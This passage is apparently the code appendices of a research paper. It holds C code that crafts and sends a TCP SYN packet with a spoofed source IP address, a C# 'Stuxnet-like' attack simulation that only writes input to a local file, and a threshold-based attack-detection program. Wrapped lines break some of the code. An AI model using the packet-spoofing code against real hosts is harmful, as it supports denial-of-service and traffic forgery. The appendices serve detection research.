#include<stdio.h>
#include<netinet/tcp.h>    //Provides declarations for tcp header
#include<netinet/ip.h>     //Provides declarations for ip header

typedef struct pseudo_header    //needed for checksum calculation
{
    unsigned int source_address;
    unsigned int dest_address;
    unsigned char placeholder;
    unsigned char protocol;
    unsigned short tcp_length;
    //char tcp[28];
    struct tcphdr tcp;
};

unsigned short csum(unsigned short *ptr,int nbytes) {
    register long sum;
    unsigned short oddbyte;
    register short answer;

    sum=0;
    while(nbytes>1) {
        sum+=*ptr++;
        nbytes-=2;
    }
    if(nbytes==1) {
        oddbyte=0;
        *((u_char*)&oddbyte)=*(u_char*)ptr;
        sum+=oddbyte;
    }

    sum = (sum>>16)+(sum & 0xffff);
    sum = sum + (sum>>16);
    answer=(short)~sum;

    return(answer);
}

int main (void)
{
```

```

//Create a raw socket
int s = socket (PF_INET, SOCK_RAW, IPPROTO_TCP);
//Datagram to represent the packet
char datagram[4096];
//IP header
struct iphdr *iph = (struct iphdr *) datagram;
//TCP header
struct tcphdr *tcph = (struct tcphdr *) (datagram + sizeof (struct
ip));
struct sockaddr_in sin;
struct pseudo_header psh;

sin.sin_family = AF_INET;
sin.sin_port = htons(80);
sin.sin_addr.s_addr = inet_addr ("1.2.3.4");

memset (datagram, 0, 4096); /* zero out the buffer */

//Fill in the IP Header
iph->ihl = 5;
iph->version = 4;
iph->tos = 0;
iph->tot_len = sizeof (struct ip) + sizeof (struct tcphdr);
iph->id = htonl (54321); //Id of this packet
iph->frag_off = 0;
iph->ttl = 255;
iph->protocol = IPPROTO_TCP;
iph->check = 0; //Set to 0 before calculating checksum
iph->saddr = inet_addr ("192.168.1.2"); //Spoof the source ip
address
iph->daddr = sin.sin_addr.s_addr;

iph->check = csum ((unsigned short *) datagram, iph->tot_len >> 1);

//TCP Header
tcph->source = htons (1234);
tcph->dest = htons (80);
tcph->seq = 0;
tcph->ack_seq = 0;
tcph->doff = 5; /* first and only tcp segment */
tcph->fin=0;
tcph->syn=1;
tcph->rst=0;
tcph->psh=0;
tcph->ack=0;
tcph->urg=0;
tcph->window = htons (5840); /* maximum allowed window size */
tcph->check = 0; /* if you set a checksum to zero, your kernel's IP
stack
should fill in the correct checksum during transmission
*/
tcph->urg_ptr = 0;
//Now the IP checksum

psh.source_address = inet_addr("192.168.1.2");
psh.dest_address = sin.sin_addr.s_addr;
psh.placeholder = 0;

```

```

psh.protocol = IPPROTO_TCP;
psh.tcp_length = htons(20);

memcpy(&psh.tcp , tcph , sizeof (struct tcphdr));

tcph->check = csum( (unsigned short*) &psh , sizeof (struct
pseudo_header));

//IP_HDRINCL to tell the kernel that headers are included in the
packet
{
    int one = 1;
    const int *val = &one;
    if (setsockopt (s, IPPROTO_IP, IP_HDRINCL, val, sizeof (one)) <
0)
        printf ("Warning: Cannot set HDRINCL!\n");
}

//while (1)
//{
    //Send the packet
    if (sendto (s, /* our socket */
                datagram, /* the buffer containing headers and
data */
                iph->tot_len, /* total length of our datagram */
                0, /* routing flags, normally always 0 */
                (struct sockaddr *) &sin, /* socket addr, just
like in */
                sizeof (sin)) < 0) /* a normal send() */

        printf ("error\n");
    //Data send successfully
    else
        printf (".");
//}

return 0;
}

```

APPENDIX C

C# Code

The C# code below is to simulate the Stuxnet-like attack and the corresponding detection algorithm. In order to run this code the user should have Microsoft visual studio 2010.

```
using System;
using System.Collections.Generic;
using System.Linq;
using System.Text;
using System.IO;

namespace StuxnetConsoleApplication
{
    class Program
    {
        static void Main(string[] args)
        {
            Console.WriteLine("STUXnet virus is running");
            try {
                string mystr = Console.ReadLine();
                string path=@"c:\Users\Laith\Desktop\StuxNet\comm.txt";
                using (FileStream stream =new
FileStream(@"c:\Users\Laith\Desktop\StuxNet\comm.txt", FileMode.Open))
                using (TextWriter writer = new StreamWriter(stream)) {
                    writer.WriteLine("");
                }
                using (StreamWriter StrWriter = new StreamWriter(path)) {
                    StrWriter.WriteLine(mystr);
                }
                Console.ReadLine();
            }

            catch(Exception e) {

            }

        }
    }
}
```



```

using System;
using System.Collections.Generic;
using System.Linq;
using System.Text;
using System.IO;

namespace AttackDetectionConsoleApplication
{
    class Program
    {
        static void Main(string[] args)
        {
            Console.WriteLine("Enter the value of epsilon");
            double epsilon = Convert.ToDouble(Console.ReadLine());
            string path1 = @"C:\Users\Laith\Desktop\text1.txt";
            string path2 = @"C:\Users\Laith\Desktop\text2.txt";
            string line1;
            string line2;
            StreamReader reader1 = new StreamReader(path1);
            StreamReader reader2 = new StreamReader(path2);

            Console.WriteLine("Physical Data\tMathmateical Data\tDifference");
            while ((line1 = reader1.ReadLine()) != null && (line2 =
reader2.ReadLine()) != null)
            {

                Console.WriteLine(line2);
                Console.WriteLine("\t");
                Console.WriteLine(line1);
                double Diff = Math.Abs(Convert.ToDouble(line1) -
Convert.ToDouble(line2));
                Console.WriteLine("\t\t");
                Console.WriteLine(Diff.ToString());
                Console.WriteLine("\n");
                if (Diff > epsilon) {

                    string mystr = "1";
                    string path = @"c:\Users\Laith\Desktop>alert.txt";
                    using (FileStream stream = new
FileStream(@"c:\Users\Laith\Desktop>alert.txt", FileMode.Open))
                    using (TextWriter writer = new StreamWriter(stream))
                    {
                        writer.WriteLine("");
                    }
                    using (StreamWriter StrWriter = new StreamWriter(path))
                    {
                        StrWriter.WriteLine(mystr);
                    }
                }

                //Console.ReadLine();
            }
            Console.ReadLine();
        }
    }
}

```